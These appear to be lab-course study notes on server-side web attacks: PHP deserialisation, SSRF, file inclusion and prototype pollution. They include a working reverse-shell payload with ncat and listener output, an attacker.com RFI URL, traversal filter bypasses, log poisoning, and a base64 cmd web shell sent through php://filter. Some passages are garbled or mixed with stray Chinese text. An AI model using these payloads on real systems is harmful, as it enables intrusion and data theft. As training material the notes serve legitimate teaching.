
Appearance
Appearance
Master the skills of advanced server-side attacks, covering SSRF, File Inclusions, Deserialization, Race Conditions, and Prototype Pollution.
User-supplied input has consistently been a catalyst for vulnerabilities, posing persistent threats across numerous platforms and applications. Exploiting user input, from SQL injection to cross-site scripting, is a well-known challenge in securing web applications. Another less understood but equally dangerous vulnerability associated with user input is insecure deserialisation.
Insecure deserialisation exploits occur when an application trusts serialised data enough to use it without validating its authenticity. This trust can lead to disastrous outcomes as attackers manipulate serialised objects to achieve remote code execution, escalate privileges, or launch denial-of-service attacks. This type of vulnerability is prevalent in applications that serialise and deserialise complex data structures across various programming environments, such as Java, .NET, and PHP, which often use serialisation for remote procedure calls, session management, and more.
Serialisation

In programming, serialisation is the process of transforming an object's state into a human-readable or binary format (or a mix of both) that can be stored or transmitted and reconstructed as and when required. This capability is essential in applications where data must be transferred between different parts of a system or across a network, such as in web-based applications. In PHP, this process is performed using the serialize() function.
Deserialisation

Deserialisation takes the packed-up data and turns it back into something you can use. Deserialisation is the process of converting the formatted data back into an object. It's crucial for retrieving data from files, databases, or across networks, restoring it to its original state for usage in applications.
Object injection is a vulnerability that arises from insecure data deserialisation in web applications. It occurs when untrusted data is deserialised into an object, allowing attackers to manipulate the serialised data to execute arbitrary code, leading to serious security risks. In this task, we'll explore how object injection works and demonstrate its impact through a simple PHP code snippet.
As we know, the vulnerability arises from the process of serialisation and deserialisation, which allows PHP objects to be converted into a storable format (serialisation) and reconstructed back into objects (deserialisation). While serialisation and deserialisation are useful for data storage and transmission, they can also introduce security risks if not properly implemented.
To exploit a PHP Object Injection vulnerability, the application should include a class featuring a PHP magic method (like __wakeup or __sleep) that can be exploited for malicious purposes. All classes involved in the attack should be declared before calling the unserialize() method (unless object autoloading is supported).
payload
index.html
<?php
class MaliciousUserData {
public $command = 'ncat -nv 10.10.211.209 4444 -e /bin/sh';
}

$maliciousUserData = new MaliciousUserData();
$serializedData = serialize($maliciousUserData);
$base64EncodedData = base64_encode($serializedData);
echo "Base64 Encoded Serialized Data: " . $base64EncodedData;
?>Once you create the file, execute it through php index.php through the terminal. This will return a base64-encoded serialised object of the MaliciousUserData class.
┌──(root㉿kali)-[~]
└─# php index.html
Base64 Encoded Serialized Data: TzoxNzoiTWFsaWNpb3VzVXNlckRhdGEiOjE6e3M6NzoiY29tbWFuZCI7czozODoibmNhdCAtbnYgMTAuMTAuMjExLjIwOSA0NDQ0IC1lIC9iaW4vc2giO30=visiting the URL http://10.10.134.46/case2/?decode=[SHELLCODE], the index.php file's deserialise function will deserialise the string and execute the __wakeup() function, leading to a remote shell.
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.211.209] from (UNKNOWN) [10.10.134.46] 45884
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
UserData.php
flag.php
index.php
shell.php
test.php
cat flag.php
<?php
$flag = "THM{GOT_THE_SH#LL}";
?>PHP Gadge Chain (PHPGGC)
Java ecosystem Ysoserial
Server Side Request Forgery (SSRF) is a web vulnerability where an attacker manipulates a vulnerable application to make requests to internal or external resources on behalf of the server. This can lead to data exposure, unauthorised access to internal systems, or service disruptions.
When developing networked software, it's common to make requests to external servers. Developers often use these requests to fetch remote resources like software updates or import data from other applications. While these requests are typically safe, improper implementation can lead to a vulnerability known as SSRF.

An SSRF vulnerability can arise when user-provided data is used to construct a request, such as forming a URL. To execute an SSRF attack, an attacker can manipulate a parameter value within the vulnerable software, effectively creating or controlling requests from that software and directing them towards other servers or even the same server.
Risk of SSRF
Data Exposure
As explained earlier, cybercriminals can gain unauthorised access by tampering with requests on behalf of the vulnerable web application to gain access to sensitive data hosted in the internal network.
Reconnaissance
An attacker can carry out port scanning of internal networks by running malicious scripts on vulnerable servers or redirecting to scripts hosted on some external server.
Denial of Service
It is a common scenario that internal networks or servers do not expect many requests; therefore, they are configured to handle low bandwidth. Attackers can flood the servers with multiple illegitimate requests, causing them to remain unavailable to handle genuine requests.
Basic
Basic SSRF is a web attack technique where an attacker tricks a server into making requests on their behalf, often targeting internal systems or third-party services. By exploiting vulnerabilities in input validation, the attacker can gain unauthorised access to sensitive information or control over remote resources, posing a significant security risk to the targeted application and its underlying infrastructure.
Blind
Blind SSRF refers to a scenario where the attacker can send requests to a target server, but they do not receive direct responses or feedback about the outcome of their requests. In other words, the attacker is blind to the server's responses. This type of SSRF can be more challenging to exploit because the attacker cannot directly see the results of their actions. We will discuss its various examples.
Blind SSRF With Out-Of-Band
Out-of-band SSRF is a technique where the attacker leverages a separate, out-of-band communication channel instead of directly receiving responses from the target server to receive information or control the exploited server. This approach is practical when the server's responses are not directly accessible to the attacker.
For instance, the attacker might manipulate the vulnerable server to make a DNS request to a domain he owns or to initiate a connection to an external server with specific data. This external interaction provides the attacker with evidence that the SSRF vulnerability exists and potentially allows him to gather additional information, such as internal IP addresses or the internal network's structure.
payload
Semi-Blind SSRF (Time-based)
Time-based SSRF is a variation of SSRF where the attacker leverages timing-related clues or delays to infer the success or failure of their malicious requests. By observing how long it takes for the application to respond, the attacker can make educated guesses about whether their SSRF attack was successful.
The attacker sends a series of requests, each targeting a different resource or URL. The attacker measures the response times for each request. If a response takes significantly longer, it may indicate that the server successfully accessed the targeted resource, implying a successful SSRF attack.
An attacker could abuse SSRF by crashing the server or creating a denial of service for other hosts. There are multiple instances (WordPress, CairoSVG) where attackers try to disrupt the availability of a system by launching SSRF attacks.
For example, the attacker might input a URL pointing to a large file on a slow server or a service that responds with an overwhelming amount of data. When the vulnerable application naively accesses this URL, it engages in an action that exhausts its own system resources, leading to a slowdown or complete crash.
Mitigation measures for SSRF are essential for preserving the security and integrity of web applications. Implementing robust SSRF mitigation measures helps protect against these risks by fortifying the application's defences, preventing malicious requests, and bolstering the overall security posture. As a critical element of web application security, SSRF mitigation measures are instrumental in preserving user data, safeguarding against data breaches, and maintaining trust in the digital ecosystem. A few of the important policies are mentioned below:
File Inclusion and Path Traversal are vulnerabilities that arise when an application allows external input to change the path for accessing files. For example, imagine a library where the catalogue system is manipulated to access restricted books not meant for public viewing. Similarly, in web applications, the vulnerabilities primarily arise from improper handling of file paths and URLs. These vulnerabilities allow attackers to include files not intended to be part of the web application, leading to unauthorized access or execution of code.
Structure of a Web Application

Web applications are complex systems comprising several components working together to deliver a seamless user experience. At its core, a web application has two main parts: the frontend and the backend.
Frontend: This is the user interface of the application, typically built using frameworks like React, Angular, or Vue.js. It communicates with the backend via APIs.
Backend: This server-side component processes user requests, interacts with databases, and serves data to the frontend. It's often developed using languages like PHP, Python, and Javascript and frameworks like Node.js, Django, or Laravel.
One of the fundamental aspects of web applications is the client-server model. In this model, the client, usually a web browser, sends a request to the server hosting the web application. The backend server then processes this request and sends back a response. The client and server communication usually happens over the HTTP/HTTPS protocols.
Server-Side Scripting and File Handling
Server-side scripts run on the server and generate the content of the frontend, which is then sent to the client. Unlike client-side scripts like JavaScript in the browser, server-side scripts can access the server's file system and databases. File handling is a significant part of server-side scripting. Web applications often need to read from or write to files on the server. For example, reading configuration files, saving user uploads, or including code from other files.
In short, file inclusion and path traversal vulnerabilities arise when user inputs are not properly sanitized or validated. Since attackers can inject malicious payloads to log files /var/log/apache2/access.log and manipulate file paths to execute the logged payload, an attacker can achieve remote code execution. An attacker may also read configuration files that contain sensitive information, like database credentials, if the application returns the file in plaintext. Lastly, insufficient error handling may also reveal system paths or file structures, providing clues to attackers about potential targets for path traversal or file inclusion attacks.
Remote File Inclusion
Remote File Inclusion, or RFI, is a vulnerability that allows attackers to include remote files, often through input manipulation. This can lead to the execution of malicious scripts or code on the server.
Typically, RFI occurs in applications that dynamically include external files or scripts. Attackers can manipulate parameters in a request to point to external malicious files. For example, if a web application uses a URL in a GET parameter like include.php?page=http://attacker.com/exploit.php, an attacker can replace the URL with a path to a malicious script.
Local File Inclusion
Local File Inclusion, or LFI, typically occurs when an attacker exploits vulnerable input fields to access or execute files on the server. Attackers usually exploit poorly sanitized input fields to manipulate file paths, aiming to access files outside the intended directory. For example, using a traversal string, an attacker might access sensitive files like include.php?page=../../../../etc/passwd.
While LFI primarily leads to unauthorized file access, it can escalate to RCE. This can occur if the attacker can upload or inject executable code into a file that is later included or executed by the server. Techniques such as log poisoning, which means injecting code into log files and then including those log files, are examples of how LFI can lead to RCE.
RFI vs LFI Exploitation Process

This diagram above differentiates the process of exploiting RFI and LFI vulnerabilities. In RFI, the focus is on including and executing a remote file, whereas, in LFI, the attacker aims to access local files and potentially leverage this access to execute code on the server.
PHP Wrappers
PHP wrappers are part of PHP's functionality that allows users access to various data streams. Wrappers can also access or execute code through built-in PHP protocols, which may lead to significant security risks if not properly handled.
For instance, an application vulnerable to LFI might include files based on a user-supplied input without sufficient validation. In such cases, attackers can use the php://filter filter. This filter allows a user to perform basic modification operations on the data before it's read or written. For example, if an attacker wants to encode the contents of an included file like /etc/passwd in base64. This can be achieved by using the convert.base64-encode conversion filter of the wrapper. The final payload will then be php://filter/convert.base64-encode/resource=/etc/passwd
Data Wrapper
The data stream wrapper is another example of PHP's wrapper functionality. The data:// wrapper allows inline data embedding. It is used to embed small amounts of data directly into the application code.
data:text/plain,<?php%20phpinfo();%20?>
data: as the URL.mime-type is set as text/plain.<?php phpinfo(); ?>.In web applications, safeguards are put in place to prevent path traversal attacks. However, these defences are not always foolproof. Below is the code of an application that insists that the filename provided by the user must begin with a predetermined base directory and will also strip out file traversal strings to protect the application from file traversal attacks:
function containsStr($str, $subStr){
    return strpos($str, $subStr) !== false;
}

if(isset($_GET['page'])){
    if(!containsStr($_GET['page'], '../..') && containsStr($_GET['page'], '/var/www/html')){
        include $_GET['page'];
    }else{
        echo 'You are not allowed to go outside /var/www/html/ directory!';
    }
}It's possible to comply with this requirement and navigate to other directories. This can be achieved by appending the necessary directory traversal sequences after the mandatory base folder.
payload /var/www/html/..//..//..//etc/passwd
The PHP function containsStr checks if a substring exists within a string. The if condition checks two things. First, if $_GET['page'] does not contain the substring ../.., and if $_GET['page'] contains the substring /var/www/html, however, ..//..// bypasses this filter because it still effectively navigates up two directories, similar to ../../. It does not exactly match the blocked pattern ../.. due to the extra slashes. The extra slashes // in ..//..// are treated as a single slash by the file system. This means ../../ and ..//..// are functionally equivalent in terms of directory navigation but only ../../ is explicitly filtered out by the code.
Obfuscation
Obfuscation techniques are often used to bypass basic security filters that web applications might have in place. These filters typically look for obvious directory traversal sequences like ../. However, attackers can often evade detection by obfuscating these sequences and still navigate through the server's filesystem.
Encoding transforms characters into a different format. In LFI, attackers commonly use URL encoding (percent-encoding), where characters are represented using percentage symbols followed by hexadecimal values. For instance, ../ can be encoded or obfuscated in several ways to bypass simple filters.
../ becomes %2e%2e%2f../ becomes %252e%252e%252f....//, which help in avoiding detection by simple string matching or filtering mechanisms. This obfuscation technique is intended to conceal directory traversal attempts, making them less apparent to basic security filters.For example, imagine an application that mitigates LFI by filtering out ../:
$file = $_GET['file'];
$file = str_replace('../', '', $file);

include('files/' . $file);An attacker can potentially bypass this filter using the following methods:
URL Encoded Bypass: The attacker can use the URL-encoded version of the payload like ?file=%2e%2e%2fconfig.php. The server decodes this input to ../config.php, bypassing the filter.
Double Encoded Bypass: The attacker can use double encoding if the application decodes inputs twice. The payload would then be ?file=%252e%252e%252fconfig.php, where a dot is %252e, and a slash is %252f. The first decoding step changes %252e%252e%252f to %2e%2e%2f. The second decoding step then translates it to ../config.php.
Obfuscation: An attacker could use the payload ....//config.php, which, after the application strips out the apparent traversal string, would effectively become ../config.php.
Session Files
PHP Session Files
PHP session files can also be used in an LFI attack, leading to Remote Code Execution, particularly if an attacker can manipulate the session data. In a typical web application, session data is stored in files on the server. If an attacker can inject malicious code into these session files, and if the application includes these files through an LFI vulnerability, this can lead to code execution.
For example, the vulnerable application hosted in http://10.10.55.38/sessions.php contains the below code:
if(isset($_GET['page'])){
    $_SESSION['page'] = $_GET['page'];
    echo "You're currently in" . $_GET["page"];
    include($_GET['page']);
}payload
<?php echo phpinfo(); ?>
/var/lib/php/sessions/sess_[sessionID]
Log Poisoning
Log poisoning is a technique where an attacker injects executable code into a web server's log file and then uses an LFI vulnerability to include and execute this log file. This method is particularly stealthy because log files are shared and are a seemingly harmless part of web server operations. In a log poisoning attack, the attacker must first inject malicious PHP code into a log file. This can be done in various ways, such as crafting an evil user agent, sending a payload via URL using Netcat, or a referrer header that the server logs. Once the PHP code is in the log file, the attacker can exploit an LFI vulnerability to include it as a standard PHP file. This causes the server to execute the malicious code contained in the log file, leading to RCE.
For example, if an attacker sends a Netcat request to the vulnerable machine containing a PHP code:
$ nc 10.10.55.38 80
<?php echo phpinfo(); ?>payload /var/log/apache2/access.log
Wrappers
PHP Wrappers
PHP wrappers can also be used not only for reading files but also for code execution. The key here is the php://filter stream wrapper, which enables file transformations on the fly. Take the PHP base64 filter as an example. This method allows attackers to execute arbitrary code on the server using a base64-encoded payload.
<?php system($_GET['cmd']); echo 'Shell done!'; ?> →base64 → PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4
php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+
| Position | Field | Value |
|---|---|---|
| 1 | Protocol Wrapper | php://filter |
| 2 | Filter | convert.base64-decode |
| 3 | Resource Type | resource= |
| 4 | Data Type | data://plain/text, |
| 5 | Encoded Payload | PD9waHAgc3lzdGVtKCRfR0VUWydjYWQnXSk7ZWNobwAnU2hlbGwgZG9uZSAhJzsgPz4+ |
http://10.10.55.38/playground.php?page=php%3A%2F%2Ffilter%2Fconvert.base64-decode%2Fresource%3Ddata%3A%2F%2Fplain%2Ftext%2CPD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4%2B&cmd=uname+-a
Prototype Pollution allows bad actors to manipulate and exploit the inner workings of JavaScript applications and enables attackers to gain access to sensitive data and application backend.
While prototype pollution is most commonly discussed in the context of JavaScript, the concept can apply to any system that uses a similar prototype-based inheritance model.
However, JavaScript's widespread use, particularly in web development, and its flexible and dynamic object model make prototype pollution a more prominent and relevant concern in this language. In contrast, class-based inheritance languages like Java or C++ have a different model of inheritance where classes (blueprints for objects) are typically static, and altering a class at runtime to affect all its instances is not a common practice or straightforward task.
Prototype pollution is a vulnerability that arises when an attacker manipulates an object's prototype, impacting all instances of that object. In JavaScript, where prototypes facilitate inheritance, an attacker can exploit this to modify shared properties or inject malicious behaviour across objects.
Prototype pollution, on its own, might not always present a directly exploitable threat. However, its true potential for harm becomes notably pronounced when it joins with other types of vulnerabilities, such as XSS and CSRF.
__proto__
在 JavaScript 里,__proto__ 是对象的一个内置属性,其作用是指向该对象的原型对象。借助这个属性,对象能够继承原型对象的属性和方法,这也是 JavaScript 实现继承的重要方式之一。
关键特性
__proto__ 所指的原型对象继续查找,以此类推,直到找到对应的属性或方法,或者查找到原型链的末尾(即 Object.prototype)。__proto__ 的值,从而改变对象的继承关系。不过需要注意的是,这种操作会对性能产生一定影响,因此在实际应用中要谨慎使用。__proto__ 虽然被大多数浏览器支持,但它并非 JavaScript 标准的一部分。在 ES6 中,推荐使用 Object.getPrototypeOf() 和 Object.setPrototypeOf() 方法来替代 __proto__ 进行原型的获取和设置。payload
// Attacker's Payload
ben.__proto__.introduce=function(){console.log("You've been hacked, I'm Bob");}
console.log(ben.introduce());introduce method, changing its behaviour to display a harmful message. We have polluted the __proto__ property here.ben) is affected, and calling ben.introduce() now outputs the attacker's injected message.Standard Approach
As we know, numerous properties are inherently present on the Object prototype in JavaScript. Among these, the constructor and __proto__ properties stand out as particularly notable targets for exploitation by threat actors. The constructor property points to the function that constructs an object's prototype, while __proto__ is a reference to the prototype object that the current object directly inherits from. Malicious actors often exploit these properties to manipulate an object's prototype chain, potentially leading to prototype pollution.
Golden Rule
The concept hinges on an attacker's ability to influence certain key parameters, such as x and val, in expressions akin to Person[x][y] = val. Suppose an attacker assigns __proto__ to x. In that case, the attribute identified by y is universally set across all objects sharing the same class as the object with the value denoted by val.
In a more intricate scenario, when an attacker has control over x, y, and val in a structure like Person[x][y][z] = val, assigning x as constructor and y as prototype leads to a new property defined by z being established across all objects in the application with the assigned val. This latter approach necessitates a more complex arrangement of object properties, making it less prevalent in practice.
Few Important Functions
When identifying potential prototype pollution vulnerabilities, penetration testers should focus on commonly used vectors/functions susceptible to prototype pollution. A thorough examination of how an application handles object manipulation is crucial. We will understand a few important functions that an attacker can exploit, and then we will practically perform the exploitation.
object[a][b][c] = value) can be dangerous if the path components are controlled by user input. These functions should be inspected to ensure they don't inadvertently modify the object's prototype. Consider an endpoint that allows users to update reviews about any friend.Initial Object Structure
Before any updates are made, we have an initial friends array containing an object representing a friend's profile. Each profile object includes properties such as id, name, reviews, and albums.
let friends = [ { id: 1, name: "testuser", age: 25, country: "UK", reviews: [], albums: [{ }], password: "xxx", } ];
_.set(friend, input.path, input.value);Input Received from User
The user wants to add a review for their friend. They provide a payload containing the path where the review should be added (reviews.content) and the review content (<script>alert(anycontent)</script>).
An attacker updates the path to target the prototype:
{ "path": "reviews[0].content", "value": "<script>alert('anycontent')</script>" };We use the _set function from lodash to apply the payload and add the review content to the specified path within the friend's profile object.
Resulting Object Structure
After executing the code, the friends array will be modified to include the user's review. However, due to a lack of proper input validation, the review content provided by the user (<script>alert('anycontent')</script>) was directly added to the profile object without proper sanitisation.
let friends = [
  {
    id: 1,
    name: "testuser",
    age: 25,
    country: "UK",
    reviews: [
      "<script>alert('anycontent')</script>"
    ],
    albums: [{}],
    password: "xxx",
  }
];Similarly, suppose the attacker wants to insert a malicious property into the friend's profile. In that case, they provide a payload containing the path where the property should be added (isAdmin) and the value for the malicious property (true).
const payload = { "path": "isAdmin", "value": true };After executing the code, the friends array will be modified to include the malicious property isAdmin in the friend's profile object. The friends object will have the following structure:
let friends = [
  {
    id: 1,
    name: "testuser",
    age: 25,
    country: "UK",
    reviews: [],
    albums: [],
    password: "xxx",
    isAdmin: true // Malicious property inserted by the attacker
  }
];Few Important Functions
// Vulnerable recursive merge function
function recursiveMerge(target, source) {
    for (let key in source) {
        if (source[key] instanceof Object) {
            if (!target[key]) target[key] = {};
            recursiveMerge(target[key], source[key]);
        } else {
            target[key] = source[key];
        }
    }
}

// Endpoint to update user settings
app.post('/updateSettings', (req, res) => {
    const userSettings = req.body; // User-controlled input
    recursiveMerge(globalUserSettings, userSettings);
    res.send('Settings updated!');
});An attacker sends a request with a nested object containing __proto__:
{ "__proto__": { "newProperty": "value" } }__proto__, constructor, etc. A possible use case is that the application backend clones objects to create new user profiles.Prototype pollution, a critical vulnerability in JavaScript applications, can lead to a Denial of Service (DoS) attack, among other severe consequences. This occurs when an attacker manipulates the prototype of a widely used object, causing the application to behave unexpectedly or crash altogether. In JavaScript, objects inherit properties and methods from their prototype, and altering this prototype impacts all objects that share it.
For example, if an attacker pollutes the Object.prototype.toString method, every subsequent call to this method by any object will execute the altered behaviour. In a complex application where toString is frequently used, this can lead to unexpected results, potentially causing the application to malfunction. The toString method is universally used in JavaScript. It's automatically invoked in many contexts, especially when an object needs to be converted to a string.
payload
{"__proto__": {"toString": "Just crash the server"}}Major Issues During Identification
Identifying prototype pollution is a tricky problem in any language particularly in JavaScript, because of the way JavaScript lets oneautomating the prototype pollution object share its features with another. Detecting this problem automatically with software tools is really hard because it's not straightforward like other common website security problems. Each website or web application is different, and figuring out where prototype pollution might happen requires someone to look closely at the website's code, understand how it works, and see where mistakes might be made.
Unlike other security issues that can be found by looking for specific patterns or signs, finding prototype pollution needs a deep dive into the website's code by a pentester/developer. It's all about understanding the complex ways objects in JavaScript can affect each other and spotting where something might go wrong. Security tools can help point out possible issues, but they can't catch everything. That's why having people who know how to read and analyse code carefully is so important.
Few Important Scripts
Several tools and projects have been developed within the security and open-source communities to aid in the automation of finding prototype pollution vulnerabilities. Here are a few renowned GitHub repositories that provide tools, libraries, or insights into detecting prototype pollution vulnerabilities:
While identifying prototype pollution, the pentester should look for instances where user-controlled input might influence the keys or properties being merged, defined, or cloned. Verifying that the application properly sanitises and validates such input against modifying the prototype chain is crucial in preventing prototype pollution vulnerabilities.
Mitigating the risks associated with prototype pollution is crucial for both pentesters and secure code developers, as the vulnerability enables attackers to manipulate an object's prototype, potentially leading to unexpected behaviour and security issues. Here are some mitigation measures for prototype pollution:
Pentesters
Secure Code Developers
__proto__: Refrain from using the __proto__ property as it is mosltly susceptible to prototype pollution. Instead, use Object.getPrototypeOf() to access the prototype of an object in a safer manner.By combining rigorous testing practices, secure coding principles, and ongoing security awareness, both pentesters and secure code developers can contribute to the effective mitigation of Prototype Pollution vulnerabilities in applications. Regularly updating knowledge on emerging threats and vulnerabilities is essential to avoid potential risks.